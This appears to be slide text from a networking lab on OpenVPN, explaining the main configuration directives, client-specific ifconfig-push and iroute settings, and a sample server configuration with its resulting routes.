this specifies the encapsulation format and must be the same in both clients and server configuration files
- ❑ dev {tun|tap}
- ❑ ca [path]
- ❑ cert [path]
- ❑ key [path]
- ❑ dh [path]
- ❑ client
- ❑ remote [server_addr] [port]
- ❑ server [net_addr] [met_mask]
- ❑ client_to_client
- ❑ push "route net_addr net_mask"
- ❑ route net_addr net_mask
- ❑ client-config-dir [path]

Important options

- ❑ port [port_number]
- ❑ proto {udp|tcp}
- ❑ dev {tun|tap} 

this specifies the virtual interface type and must be the same in both clients and server configuration files
- ❑ ca [path]
- ❑ cert [path]
- ❑ key [path]
- ❑ dh [path]
- ❑ client
- ❑ remote [server_addr] [port]
- ❑ server [net_addr] [met_mask]
- ❑ client_to_client
- ❑ push "route net_addr net_mask"
- ❑ route net_addr net_mask
- ❑ client-config-dir [path]

Important options


- ❑ port [port_number]
- ❑ proto {udp|tcp}
- ❑ dev {tun|tap}
- ❑ ca [path]
❑ cert [path]
❑ key [path]
❑ dh [path]
- ❑ client
- ❑ remote [server_addr] [port]
- ❑ server [net_addr] [met_mask]
- ❑ client_to_client
- ❑ push "route net_addr net_mask"
- ❑ route net_addr net_mask
- ❑ client-config-dir [path]

path to:

1. CA certificate (server/client)
2. local certificate (server/client)
3. key pair file (server/client)
4. DH parameters (server)

Important options

- ❑ port [port_number]
- ❑ proto {udp|tcp}
- ❑ dev {tun|tap}
- ❑ ca [path]
- ❑ cert [path]
- ❑ key [path]
- ❑ dh [path]
- ❑ client
- ❑ remote [server_addr] [port]
- ❑ server [net_addr] [net_mask]
- ❑ client_to_client
- ❑ push "route net_addr net_mask"
- ❑ route net_addr net_mask
- ❑ client-config-dir [path]



this tells OpenVPN to run as a client instance. In this case the next directive specifies the IP and port of the server

Important options

- ❑ port [port_number]
 - ❑ proto {udp|tcp}
 - ❑ dev {tun|tap}
 - ❑ ca [path]
 - ❑ cert [path]
 - ❑ key [path]
 - ❑ dh [path]
 - ❑ client
 - ❑ remote [server_addr] [port]
 - ❑ server [net_addr] [net_mask]**
 - ❑ client_to_client
 - ❑ push "route net_addr net_mask"
 - ❑ route net_addr net_mask
 - ❑ client-config-dir [path]
- this tells OpenVPN to run as a server instance and to allocate a given VPN address range. The server's virtual adapter will be configured with the first valid IP address of this address range

Important options

- ❑ port [port_number]
 - ❑ proto {udp|tcp}
 - ❑ dev {tun|tap}
 - ❑ ca [path]
 - ❑ cert [path]
 - ❑ key [path]
 - ❑ dh [path]
 - ❑ client
 - ❑ remote [server_addr]
 - ❑ server [net_addr] [i]
 - ❑ client_to_client
 - ❑ push "route net_addr net_mask"
 - ❑ route net_addr net_mask
 - ❑ client-config-dir [path]
- this enables overlay client to client communication through the VPN server. The overlay topology is a hub and spoke

Important options

- ❑ port [port_number]
- ❑ proto {udp|tcp}
- ❑ dev {tun|tap}
- ❑ ca [path]
- ❑ cert [path]
- ❑ key [path]
- ❑ dh [path]
- ❑ client
- ❑ remote [server_addr] [po...]
- ❑ server [net_addr] [met_ma...]
- ❑ client_to_client
- ❑ push "route net_addr net_mask"
- ❑ route net_addr net_mask
- ❑ client-config-dir [path]

These two option influence the real routing table of all clients (first directive) and servers (second directive). Multiple routes can be specified. Each directive will result in the automatic insertion of a routing entry:

`net_addr/net_mask via virtual_next_hop
dev viface`

Important options

- ❑ port [port_number]
 - ❑ proto {udp|tcp}
 - ❑ dev {tun|tap}
 - ❑ ca [path]
 - ❑ cert [path]
 - ❑ key [path]
 - ❑ dh [path]
 - ❑ client
 - ❑ remote [server_addr] [po]
 - ❑ server [net_addr] [met_]
 - ❑ client_to_client
 - ❑ push "route net_addr net_ mas
 - ❑ route net_addr net_mask
 - ❑ **client-config-dir [path]**
- This set the path to the per-client specific configuration directory. In this directory the server can have multiple files names as the CN of the client. Configuration directives in a file will affect only the relative client

Client-specific configuration

- A file for each OpenVPN client “CN”
 - In this lab: client1, client2
- In each file (+ other commands we’re not considering):
 - if-config-push [local_ptp] [remote_ptp]
 - iroute [net_addr] [net_mask]
- client1
 - ifconfig-push 192.168.100.101 192.168.100.102
- client2
 - ifconfig-push 192.168.100.105 192.168.100.106
 - iroute 10.0.0.0 255.255.255.0



Allowed /30 pairs

```
[ 1,  2] [ 5,  6] [ 9, 10] [13, 14] [17, 18]
[ 21, 22] [ 25, 26] [ 29, 30] [ 33, 34] [ 37, 38]
[ 41, 42] [ 45, 46] [ 49, 50] [ 53, 54] [ 57, 58]
[ 61, 62] [ 65, 66] [ 69, 70] [ 73, 74] [ 77, 78]
[ 81, 82] [ 85, 86] [ 89, 90] [ 93, 94] [ 97, 98]
[101,102] [105,106] [109,110] [113,114] [117,118]
[121,122] [125,126] [129,130] [133,134] [137,138]
[141,142] [145,146] [149,150] [153,154] [157,158]
[161,162] [165,166] [169,170] [173,174] [177,178]
[181,182] [185,186] [189,190] [193,194] [197,198]
[201,202] [205,206] [209,210] [213,214] [217,218]
[221,222] [225,226] [229,230] [233,234] [237,238]
[241,242] [245,246] [249,250] [253,254]
```



Why “push route”, “route” and “iroute”?

1. **“push route”** is pushing a given route to clients
 - a. this influences the underlay routing in the clients
 - b. after connection, the client will add a route via tun0 p2p peer
2. **“route”** controls the routing from the kernel to the OpenVPN server (via the TUN interface)
 - a. ***this influences the underlay routing***
 - b. routes specified with this command are installed in the real IP routing table
3. **“iroute”** controls the routing from the OpenVPN server to the remote clients
 - a. ***this influences the overlay routing***
 - b. routes specified with this command are installed in the overlay routing table (which is managed by the OpenVPN server process)


Configuration




VPN Server



VPN Server



```
port 1194
proto udp
dev tun
ca ca.crt
cert server.crt
key server.key
dh dh.pem
server 192.168.100.0 255.255.255.0
push "route 192.168.0.0 255.255.255.0"
push "route 10.0.0.0 255.255.255.0"
route 10.0.0.0 255.255.255.0
client-config-dir ccd
client-to-client
keepalive 10 120
cipher AES-256-GCM
```




with this 2 directives the VPN server will push to every client a route to reach 192.168.0.0/24 and 10.0.0.0/24 "through the VPN".


This will result in the following 2 routing entries (for example in client 1):

1. destination 192.168.0.0/24, next hop 192.168.100.102, oiface tun0
2. destination 10.0.0.0/24, next hop 192.168.100.102, oiface tun0



VPN Server





The 2 push route directives are enough to reach $192.168.0.0/24$, but not to reach $10.0.0.0/24$. This is because $10.0.0.0/24$ is reachable through client2. The VPN server must know the overlay route to $10.0.0.0/24$ as the tunnel to client2 is not known a priori



VPN Server



